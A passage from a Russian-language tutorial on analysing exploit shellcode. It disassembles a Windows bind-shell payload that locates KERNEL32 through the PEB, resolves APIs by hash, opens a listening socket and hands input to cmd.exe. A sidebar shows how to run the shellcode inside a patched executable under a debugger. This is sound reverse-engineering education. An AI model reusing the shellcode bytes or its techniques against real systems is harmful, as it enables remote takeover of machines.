Из нее мы узнаем, что по смещению 0Ch от начала PEB лежит указатель на структуру PEB_LDR_DATA, по смещению 1Ch от начала которой лежит список. Не указатель на список, а сам список, состоящий из двух двойных слов: указателя на следующий LIST_ENTRY и указателя на экземпляр структуры LDR_MODULE, перечисленных в порядке инициализации модулей, а первым, как известно, инициализируется KERNEL32.DLL.

```
Листинг 15. Недокументированная структура PEB_LDR_DATA

/* 00 */ ULONG          Length;
/* 04 */ BOOLEAN        Initialized;
/* 08 */ PVOID          SsHandle;
/* 0C */ LIST_ENTRY      InLoadOrderModuleList;
/* 14 */ LIST_ENTRY      InMemoryOrderModuleList;
/* 1C */ LIST_ENTRY      InInitializationOrderModuleList;
```

Описание самой структуры LDR_MODULE выглядит так (кстати говоря, в «The Undocumented Functions Microsoft Windows NT/2000» допущена грубая ошибка – пропущен union):

```
Листинг 16. Недокументированная структура LDR_MODULE

typedef struct _LDR_MODULE {
union order_type
{
/* 00 */ LIST_ENTRY      InLoadOrderModuleList;
/* 00 */ LIST_ENTRY      InMemoryOrderModuleList;
```

```

/* 00 */ LIST_ENTRY      InInitializationOrderModuleList;
}
/* 08 */ PVOID           BaseAddress;
/* 0C */ PVOID           EntryPoint;
/* 10 */ ULONG           SizeOfImage;
/* 14 */ UNICODE_STRING   FullDllName;
/* 18 */ UNICODE_STRING   BaseDllName;
/* 1C */ ULONG           Flags;
/* 20 */ SHORT           LoadCount;
/* 22 */ SHORT           TlsIndex;
/* 24 */ LIST_ENTRY       HashTableEntry;
/* 28 */ ULONG           TimeDateStamp;
} LDR_MODULE, *PLDR_MODULE;

```

Самая трудная часть позади. Теперь мы точно знаем, что EAX содержит базовый адрес KERNEL32.DLL. Продолжаем анализировать дальше.

Листинг 17. Вызов API-функции по хэш-именам

```

; esi := &MyGetProcAddress
seg000:00000079 5E                pop     esi
; #LoadLibraryA
seg000:0000007A 68 8E 4E 0E EC    push   0EC0E4E8Eh
; base of KERNEL32.DLL
seg000:0000007F 50                push   eax
; MyGetProcAddress
seg000:00000080 FF D6             call    esi

```

Команда POP ESI выталкивает в регистр ESI двойное слово, лежащее на вершине стека. А что у нас там? Помните команду CALL, передающую управление хитрой инструкции JMP? Она положила на стек адрес возврата, то есть адрес следующей за ней команды, равный в данном случае 021h, который тут же и вызывается инструкцией CALL ESI, принимающей два аргумента – базовый адрес KERNEL32.DLL, передаваемый в регистре EAX и непонятную константу 0EC0E4E8Eh.

Листинг 18. Процедура MyGetProcAddress, возвращающая адрес API-функции по хэш-сумме его имени

```

; сохраняем все регистры
seg000:00000021 60                pusha
; base of KERNEL32.DLL
seg000:00000022 8B 6C 24 24       mov     ebp, [esp+24h]
; PE header
seg000:00000026 8B 45 3C          mov     eax, [ebp+3Ch]
; export table RVA
seg000:00000029 8B 7C 05 78       mov     edi, [ebp+eax+78h]
; адрес таблицы экспорта
seg000:0000002D 01 EF            add     edi, ebp
; numberOfNamePointers
seg000:0000002F 8B 4F 18          mov     ecx, [edi+18h]
; namePointerRVA
seg000:00000032 8B 5F 20          mov     ebx, [edi+20h]
; namePointer VA
seg000:00000035 01 EB            add     ebx, ebp
seg000:00000037                ;
; CODE XREF: seg000:00000050↓j
seg000:00000037 loc_37:
; обрабатываем следующее имя
seg000:00000037 49                dec     ecx
; RVA-адрес функции
seg000:00000038 8B 34 8B          mov     esi, [ebx+ecx*4]
; виртуальный адрес функции
seg000:0000003B 01 EE            add     esi, ebp
; EAX := 0
seg000:0000003D 31 C0             xor     eax, eax
; EDX := 0
seg000:0000003F 99                cdq
seg000:00000040                ;
; CODE XREF: seg000:0000004A↓j
seg000:00000040 loc_40:
; читаем очередной байт имени
seg000:00000040 AC                lodsb
; это конец имени?
seg000:00000041 84 C0             test    al, al

```

```

; если конец, выходим из цикла
seg000:00000043 74 07            jz      short loc_4C
; следующие 2 строки хэшируют имя
seg000:00000045 C1 CA 0D         ror     edx, 0Dh
seg000:00000048 01 C2            add     edx, eax
; мотаем цикл
seg000:0000004A EB F4            jmp     short loc_40
seg000:0000004C                ;
; CODE XREF: seg000:00000043↑j
seg000:0000004C loc_4C:
; это «наш» хэш?
seg000:0000004C 3B 54 24 28      cmp     edx, [esp+28h]
; продолжаем поиск, если не наш
seg000:00000050 75 E5            jnz     short loc_37
; ordinalTableRVA
seg000:00000052 8B 5F 24         mov     ebx, [edi+24h]
; ordinalTable VA
seg000:00000055 01 EB            add     ebx, ebp
; index
seg000:00000057 66 8B 0C 4B      mov     cx, [ebx+ecx*2]
; exportAddressTableRVA
seg000:0000005B 8B 5F 1C         mov     ebx, [edi+1Ch]
; exportAddressTable VA
seg000:0000005E 01 EB            add     ebx, ebp
; вот она наша функция!!!
seg000:00000060 03 2C 8B         add     ebp, [ebx+ecx*4]
; сохраняем в EAX
; восстанавливаем регистры
seg000:00000063 89 6C 24 1C      mov     [esp+1Ch], ebp
seg000:00000067 61                popa
; возвращаемся из функции
seg000:00000068 C3                retn

```

Зная базовый адрес загрузки KERNEL32.DLL (он передается функции через стек и лежит по смещению 24h байта от вершины – остальное пространство занимают регистры, сохраненные командой PUSHА), программа получает указатель на PE-заголовок, откуда извлекает указатель на таблицу экспорта, считывая общее количество экспортируемых имен (numberOfNamePointers) и RVA-указатель на массив с именами, который тут же преобразуется в эффективный виртуальный адрес путем сложения с базовым адресом загрузки KERNEL32.DLL.

А вот дальше... дальше начинается самое интересное! Для каждого из экспортируемых имен функция вычисляет хэш, сравнивая его с тем «загадочным» числом. Если они совпадают, искомая API-функция считается найденной, и возвращается ее виртуальный адрес. Таким образом, данный код представляет собой аналог функции GetProcAddress, только с той разницей, что он принимает не ASCII-имя функции, а его 32-битный хэш. Условимся называть эту процедуру MyGetProcAddress.

Можно ли восстановить имя функции по ее хэшу? С математической точки зрения – навряд ли, но что мешает нам запустить shell-код под отладчиком (см. одноименную врезку) и «подсмотреть» возвращенный виртуальный адрес, по которому имя определяется без проблем!

Сказано – сделано! Немного протрассировав программу до строки 82h, мы обнаруживаем в регистре EAX число 79450221h (зависит от версии системы, на вашей машине наверняка будет иным). Нормальные отладчики (типа OllyDbg) тут же покажут имя функции LoadLibraryA. Как вариант можно воспользоваться утилитой DUMPBIN из Platform SDK, запустив ее со следующими ключами: «dumpbin KERNEL32.DLL /EXPORTS > kernel32», только помните, что она показывает относительные RVA-адреса, поэтому необходимо либо добавить к ним базовый адрес загрузки KERNEL32.DLL, либо вычесть его из адреса искомой функции.

Листинг 19 загрузка библиотеки ws2_32 для работы с сокетами и ее инициализация

```
; "ws2_32"
seg000:00000082 66 53      push     bx
seg000:00000084 66 68 33 32 push     small 3233h
seg000:00000088 68 77 73 32 5F push     5F327377h
; &"ws2_32"
seg000:0000008D 54      push     esp
; LoadLibraryA
seg000:0000008E FF D0      call     eax
; WSAStartup
seg000:00000090 68 CB ED FC 3B push     3BFCEDCBh
seg000:00000095 50      push     eax
; MyGetProcAddress
seg000:00000096 FF D6      call     esi
```

Имея в своем распоряжении функцию LoadLibraryA, shell-код загружает библиотеку ws_2_32 для работы с сокетами, имя которой передается непосредственно через стек и завершается двумя нулевыми байтами (хотя было бы достаточно и одного), формируемого командой PUSH BH (как мы помним, несколькими строками выше EBX был обращен в ноль – см. **листинг 9**).

PUSH BH это двухбайтовая команда, в то время как PUSH EBX – однобайтовая. Но не будем придираться по мелочам.

Процедура MyGetProcAddress снова принимает «магическое» число 3BFCEDCBh, которое после расшифровки под отладчиком оказывается API-функцией WSAStartup, вызов которой совершенно не оправдан, поскольку для инициализации библиотеки сокетов ее достаточно вызвать один-единственный раз, что уже давно сделало уязвимое приложение, иначе как бы мы ухитрились его удаленно атаковать?

Последовательность последующих вызовов вполне стандартна:

```
WSASocketA(2, 1, 0,0,0,0) → bind(s, {sockaddr_in:2;
sin port.0x621Eh}, 0x10) → listen(s,2) → accept (s, *addr,
*addrlen) → closesocket(s)
```

Дождавшись подключения на заданный порт, shell-код

считывает ASCII-строку, передавая ее командному интерпретатору cmd.exe по следующей схеме:

```
CreateProcessA(0, "cmd...", 0,0, 1,0,0,0, lpStartupInfo,
lpProcessInformation) → WaitForSingleObject(hProc, -1) →
ExitThread(0)
```

Злоумышленник может запускать любые программы и выполнять пакетные команды, что дает ему практически неограниченную власть над системой, разумеется, если брандмауэр будет не прочь, но про обход брандмауэров уже неоднократно писали.

Заключение

Вот мы и познакомились с основными приемами исследования эксплоитов. Остальные анализируются аналогично. Главное не теряться и всегда в любой ситуации помнить, что Интернет рядом с тобой! Достаточно лишь правильно составить запрос, и все недокументированные структуры будут видны как на ладони, ведь недра операционных систем уже изрыты вдоль и поперек, так что крайне маловероятно встретить в shell-коде нечто принципиально новое. То есть встретить как раз-таки очень даже вероятно, но «новым» оно пробудет от силы неделю. Ну пусть десять дней. А после начнет расползаться по форумам, электронным и бумажным журналам, будет обсуждаться в курилках и хакерских кулуарах наконец. А затем Microsoft выпустит очередное исправление к своей замечательной системе, и таким трудом добытые трюки станут неактуальными. 

1. Системные вызовы NT. Наиболее полная коллекция системных вызовов всей линейки NT-подобных систем, крайне полезна для исследователей (на английском языке): <http://www.metasploit.com/users/opcode/syscalls.html>;
2. Системные вызовы по LINUX. Энциклопедия системных вызовов различных LINUX-подобных систем с прототипами, а кое-где и с комментариями (на английском языке): <http://www.lxhp.in-berlin.de/lhpsyscal.html>.

Как запустить shell-код под отладчиком

Статические методы исследования, к которым относятся дизассемблеры, не всегда удобны, и во многих случаях отладка намного более предпочтительна. Однако отладчиков, способных отлаживать shell-код, не существует, и приходится хитрить.

Пишем простую программу наподобие «hello, world!», компилируем. Открываем полученный исполняемый файл в hiew, привычным нажатием клавиши <ENTER> переключаемся в hex-режим, давим <F8> (header) и переходим в точку входа по <F5>. Нажимаем <*> и выделяем курсором некоторое количество байт, такое – чтобы было не меньше размера shell-кода. Нажимаем <*> еще раз для завершения выделения и перемещаем курсор в начало выделенного блока (по умолчанию он будет раскрашен бордовым). Давим <Ctrl-F2>, в появившемся диалоговом окне вводим имя файла (в данном случае shellcode) и после завершения процесса загрузки блока с диска выходим из hiew. <F9> можно не нажимать, т. к. изменения сохраняются автоматически. Ругательство «End of input file» означает, что размер выделения превышает размер файла. В данном случае это нормальная ситуация. Хуже, когда наоборот (если часть файла окажется незагруженной, shell-код, естественно, работать не будет).




Рисунок 4. Shell-код, отлаживаемый в отладчике OllyDbg

После этой несложной хирургической операции исполняемый файл можно отлаживать любым отладчиком – хоть soft-ice, хоть OllyDbg, но перед этим необходимо отредактировать атрибуты кодовой секции (обычно она называется .text), разрешив ее модификацию, иначе shell-код выбросит исключение при первой же попытке записи. Проще всего обработать файл с помощью утилиты EDITBIN, входящей в штатный комплект поставки компилятора Microsoft Visual C++, запустив ее следующим образом:

```
Листинг 20. Снятие с кодовой секции запрета на запись
EDITBIN filename.exe /SECTION:.text,rwe
```